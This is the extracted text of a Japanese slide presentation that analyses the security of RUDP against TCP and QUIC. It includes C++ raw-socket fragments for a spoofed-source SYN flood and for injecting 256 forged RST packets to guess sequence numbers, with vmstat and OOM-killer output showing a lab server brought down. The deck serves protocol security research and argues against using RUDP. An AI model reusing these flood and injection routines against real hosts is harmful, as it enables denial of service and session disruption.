
SYNを受け取ったサーバは

以後の通信の為に**メモリを確保**する

TCPにおけるSYN flood攻撃

接続元を偽装して大量のSYNを投げる

サーバは大量のセッションを作り
やがてセッションが作れなくなる



攻撃者はレスポンスを見れないが
メモリは確保されているので
問題ない

SYN cookie



SYN

SYN+ACK(ハッシュ値)

ACK(ハッシュ値)

64秒毎に変わる値と
接続元と接続先を
ハッシュにかけて
シーケンス番号を作る

メモリ確保

ハッシュを確認

サーバだけが作れるハッシュ値でシーケンス番号を作る

正しいハッシュ値のシーケンス番号の確認応答が返ってきた時にリソースを確保

接続元を詐称している攻撃者はACKを返せない

RUDPの場合

0


16

32

0x80(制御フラグ)		28(ヘッダサイズ)	シーケンス番号の初期値	0
バージョン	予約	確認応答無しで送って 良いセグメント数	オプションフラグ	予約
セグメントの最大サイズ (バイト)			再送タイマーの待ち時間 (ミリ秒)	
累積確認応答タイマーの待ち時間 (ミリ秒)			Nullセグメントタイマーの待ち時間 (ミリ秒)	
転送状態タイマーの待ち時間 (ミリ秒)			最大再送回数	確認応答を溜め込んで良い最大数
EACKを送る前に溜め込むべき シーケンス外のセグメント数	通信を諦める前に 自動リセットをして良い回数		コネクション識別子上位16bit	
SYNに色々突っ込みすぎてSYN時のメモリ確保不可避				
SYN cookieは使えない				

RUDPにおけるSYN flood攻撃

ハートビートの最大長で2通りの振る舞いをする
ハートビートの間隔が十分に長い場合



TCP同様サーバのメモリを使い切って

セッションが作れなくなる

```
std::array< uint8_t, 28 > syn{
    0x80, 0x1c, 0x21, 0x00, 0x10, 0x40, 0x02, 0x00, 0x05, 0x46, 0x03, 0xe8,
0x01, 0xf4, 0x75, 0x30, 0x03, 0xe8, 0x03, 0x20, 0x20, 0x00, 0x56, 0x13,
0x1e, 0x7a, 0x30, 0xbb
};
for( unsigned int seq = 0; seq != 65536u * 256u; ++seq ) {
    ip_header->saddr = htonl( (10<<24) | seq );
    ip_header->daddr = htonl( (192<<24) | (168<<16) | (2<<8) | 1 );
    ip_header->check = 0;
    std::array< uint8_t, total_pseudo_packet_size > pseudo;
    std::fill( pseudo.begin(), pseudo.end(), 0 );
    auto pseudo_header = reinterpret_cast< pseudo_header_t* >(
        std::next( pseudo.data(), pseudo_ip_offset )
    );
    pseudo_header->saddr = ip_header->saddr;
    pseudo_header->daddr = ip_header->daddr;
    pseudo_header->protocol = ip_header->protocol;
    pseudo_header->tot_len = htons( udp_header_size + rudp_header_size );
    auto udp_header = reinterpret_cast< udphdr* >(
        std::next( buf.data(), udp_offset )
    );
    udp_header->uh_sport = htons( port );
```

```

auto udp_header = reinterpret_cast< udphdr* >(
    std::next( buf.data(), udp_offset )
);
udp_header->uh_sport = htons( port );
udp_header->uh_dport = htons( port );
udp_header->uh_ulen = htons( udp_header_size + rudp_header_size );
auto rudp_header = std::next( buf.begin(), rudp_offset );
std::copy( syn.begin(), syn.end(), rudp_header );
udp_header->uh_sum = 0;
std::copy( std::next( buf.begin(), udp_offset ), buf.end(),
std::next( pseudo.begin(), pseudo_udp_offset ) );
uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
udp_header->uh_sum = htons( c1 );
ip_header->id = htons( seq );
ip_header->check = 0;
uint16_t c0 = checksum( std::next( buf.begin(), ip_offset ), std::next(
buf.begin(), ip_offset + ip_header_size ) );
ip_header->check = htons( c0 );
std::string message;

```

送信元を詐称しながら16777216回SYNするコードを用意


```

std::copy( syn.begin(), syn.end(), rudp_header );
udp_header->uh_sum = 0;
std::copy( std::next( buf.begin(), udp_offset ), buf.end(),
std::next( pseudo.begin(), pseudo_udp_offset ) );
uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
udp_header->uh_sum = htons( c1 );
ip_header->id = htons( seq );
ip_header->check = 0;
uint16_t c0 = checksum( std::next( buf.begin(), ip_offset ), std::next(
buf.begin(), ip_offset + ip_header_size ) );
ip_header->check = htons( c0 );
std::string message;
if( write( sock, buf.data(), buf.size() ) < 0 ) {
    std::cout << strerror( errno ) << std::endl;
    std::cout << "送信できない " << bind_result << std::endl;

    close( sock );
    return 1;
}
}

```

送信元を詐称しながら16777216回SYNするコードを用意

ハートビート間隔

30秒の場合

```
$ ./rudp_server
```

```
# ./syn_flood
```

```
$ vmstat -n 1 -S M
procs -----memory----- --swap-- -----io----- -system-- -----cp
r  b    swpd    free   inact active    si    so    bi    bo    in    cs us sy id
0  0      466     851      0      28     0     0     4     0   369   365  3  3 95
0  0      466     851      0      28     0     0    20     0   399   439  3  3 94
0  0      466     851      0      28     0     0     0     0   399   439  3  3 93
2  0      466     725      0      28     0     0     0     0   6925  2029 38 62  0
2  0      466     611      0      28     0     0    12     0   6727  2252 38 62  0
2  0      466     504      0      28     0     0    20     0   7248  2095 39 61  0
2  0      466     384      0      28     0     0     8     0   7248  2095 39 61  0
2  0      466     278      0      28     0     0    16     0   6744  2433 37 62  0
3  0      466     153      0      28     0     0    20     0   7505  2278 40 60  0
2  0      466      60      0      18     0     0   272     66  6681  1812 37 63  0
1  4      478      48      0      12     0    11  4124  12745  6051  1882 15 52  3
0  5      488      47      0      15     0    10  6236  11080  5687  2643 12 51  0
3  4      500      47      0      16     0    11  1528  11372  6169  2145 10 43  0
```

物凄い勢いでメモリを消費

```
[11509520.092388] Out of memory: Kill process 7358 (rudp_server) score 667
or sacrifice child
[11509520.092397] Killed process 7358 (rudp_server) total-vm:1408308kB,
anon-rss:851668kB, file-rss:1628kB, shmem-rss:0kB
[11509520.143321] oom_reaper: reaped process 7358 (rudp_server), now anon-
rss:0kB, file-rss:0kB, shmem-rss:0kB
```

メモリを使い切ってしまった


DoS攻撃が成立してしまう

```
000 6479 4594 20 57 4
283 7102 4510 19 60 1
305 6201 4887 13 56 2
260 5710 6775 12 59 0
176 5550 6547 12 59 0
160 12142 5625 10 73 2
0 16299 2903 10 79 4
```

RUDPにおけるSYN flood攻撃

ハートビートの最大長で2通りの振る舞いをする

ハートビートの間隔が短い場合



攻撃者はハートビートを送れない為

CPUを使い切るまでメモリ確保と解放を繰り返す

ハートビート間隔
0.1秒の場合

\$./rudp_server

./syn_flood

\$./rudp_client -H 192.168.2.1
closed

\$ vmstat -n 1 -S M																			
procs				memory				swap		io		system							
r	b	swpd	free																id
3	0	62	813																99
0	0	62	813																95
1	0	62	813																97
0	0	62	813																96
2	0	62	773																77
2	0	62	667																52
2	0	62	666																58
2	0	62	664																58
2	0	62	664																58
2	0	62	664																58
2	0	62	664																58
2	0	62	663																58
3	0	62	664																57
2	0	62	664																58
			664																58
			664																59
			664																56
			661																59


メモリは確保した端から
解放されているため
使い切らない

しかしCPUが高負荷な状況で
ハートビートの待ち時間が短いとタイムアウトする為
DoS攻撃が成立してしまう

RUDPは

SYN flood攻撃に対して脆弱


シーケンス番号予測攻撃



悪意ある第三者が次のシーケンス番号を予測できると


セッションを乗っ取られる

TCPの場合



シーケンス番号の空間が広く、値も連続しない為
正しいシーケンス番号の予測は困難

RUDPの場合



256通りのシーケンス番号を試せばどれか1つは通る

```

auto ip_header =
    reinterpret_cast< iphdr* >( std::next( buf.data(), ip_offset ) );
ip_header->version = 4;
ip_header->ihl = 5;
ip_header->tot_len = htons( ether_payload_size );
ip_header->ttl = 0x40;
ip_header->protocol = 0x11;
ip_header->frag_off = htons( 0x02 << 13 );
ip_header->saddr = htonl( (192<<24) | (168<<16) | (2<<8) | 2 );
ip_header->daddr = htonl( (192<<24) | (168<<16) | (2<<8) | 1 );
uint16_t c0 = checksum(
    std::next( buf.begin(), ip_offset ),
    std::next( buf.begin(), ip_offset + ip_header_size )
);
ip_header->check = htons( c0 );
std::array< uint8_t, total_pseudo_packet_size > pseudo;
std::fill( pseudo.begin(), pseudo.end(), 0 );
auto pseudo_header = reinterpret_cast< pseudo_header_t*
>( std::next( pseudo.data(), pseudo_ip_offset ) );
pseudo_header->saddr = ip_header->saddr;
pseudo_header->daddr = ip_header->daddr;
pseudo_header->protocol = ip_header->protocol;

```

```

pseudo_header->daddr = ip_header->daddr;
pseudo_header->protocol = ip_header->protocol;
pseudo_header->tot_len = htons( udp_header_size + rudp_header_size );
auto udp_header =
    reinterpret_cast< udphdr* >( std::next( buf.data(), udp_offset ) );
udp_header->uh_sport = htons( port );
udp_header->uh_dport = htons( port );
udp_header->uh_ulen = htons( udp_header_size + rudp_header_size );
auto rudp_header = std::next( buf.begin(), rudp_offset );
for( unsigned int seq = 0; seq != 256u; ++seq ) {
    rudp_header[ 0 ] = 0x50;
    rudp_header[ 1 ] = 0x06;
    rudp_header[ 2 ] = uint8_t( seq );
    rudp_header[ 3 ] = uint8_t( seq - 1 );
    karma::generate( std::next( rudp_header, 4 ), karma::big_word,
0x0000 );
    uint16_t c2 = checksum( rudp_header, buf.end() );
    karma::generate( std::next( rudp_header, 4 ), karma::big_word, c2 );
    udp_header->uh_sum = 0;

```

RSTセグメントをシーケンス番号をインクリメントしながら256回送る


```

std::copy(
    std::next( buf.begin(), udp_offset ), buf.end(),
    std::next( pseudo.begin(), pseudo_udp_offset )
);
uint16_t c1 = checksum( pseudo.begin(), pseudo.end() );
udp_header->uh_sum = htons( c1 );
ip_header->id = htons( seq );
ip_header->check = 0;
uint16_t c0 = checksum(
    std::next( buf.begin(), ip_offset ),
    std::next( buf.begin(), ip_offset + ip_header_size )
);
ip_header->check = htons( c0 );
std::string message;
if( write( sock, buf.data(), buf.size() ) < 0 ) {
    std::cout << strerror( errno ) << std::endl;
    std::cout << "送信できない " << bind_result << std::endl;

    close( sock );
    return 1;
}

```

RSTセグメントをシーケンス番号をインクリメントしながら256回送る



```
$ ./rudp_server  
  
received  
responded
```

```
# ./injection
```

```
$ ./rudp_client -H 192.168.2.1  
connected  
sent  
received
```

injectionがRSTを挟んだ事によって
RUDPサーバがセッションを終了し
RUDPクライアントが通信不能状態を検知した

RUDPは

シーケンス番号予測攻撃に対して脆弱

RUDPを超えて

QUIC

Googleが作った

21世紀の信頼性のあるUDP

現在IETFで標準化が進められている

<https://tools.ietf.org/html/draft-tsvwg-quick-protocol-00>

標準化の過程で一部仕様が変わった為

Googleのものを通称gQUIC

IETFのものを通称iQUICと呼ぶ

QUICのシーケンス番号



シーケンス番号0x???????FE

シーケンス番号0x???????FF

シーケンス番号0x?????0200

シーケンス番号0x?????0201

0x?????0201まで見た

シーケンス番号0x???????02

64bitのシーケンス番号のうち下位8/16/32/48bitだけを送る

既知のシーケンス番号の最大値を使って残りの桁を補完する

QUICのシーケンス番号



シーケンス番号0x??????FE

シーケンス番号0x??????FF

シーケンス番号0x????0200

シーケンス番号0x????0201

0x????0201まで見た

シーケンス番号0x??????02

従ってシーケンス番号を下位8bitでやりとりしている時に
256通りのシーケンス番号を試せばどれかは当たる事になるが

シーケンス番号8bitでShort Header使用かつコネクションID省略時
0 16 32

パブリックフラグ

シーケンス番号

暗号化されたデータ

QUICの詳細なヘッダとペイロードは**AEAD**で暗号化されている

パブリックフラグとシーケンス番号は

暗号化されないが**MACの対象に含まれる**

セッション開始時に共有した鍵を持たない悪意ある第三者が
シーケンス番号を書き換えたパケットを作ると**改竄が検知される**

QUICのハンドシェイク



セッションを開始したい

このトークンを持って
出直してこい

暗号化された
セッションに必要な情報

セッションを開始したい

暗号化された
セッションに必要な情報

メモリ確保

この往復の間にTLSの鍵共有も行う

常時**SYN cookie**のような物なのでSYN flood攻撃は有効ではない

QUICは

RUDPが抱えていた諸問題を解決した
今最も有望なUDP上の伝送制御プロトコルである

まとめ

RUDPはUDP上に作られた
伝送制御プロトコルである

RUDPの仕様はTCPと比較して簡素で
ヘッダもTCPと比較して小さい

RUDPはTCPで定番の攻撃手法に対する対策を欠いており
使用すべきではない

同じUDPの上に作られた伝送制御プロトコルでも
QUICはRUDPに見られるような問題を抱えていない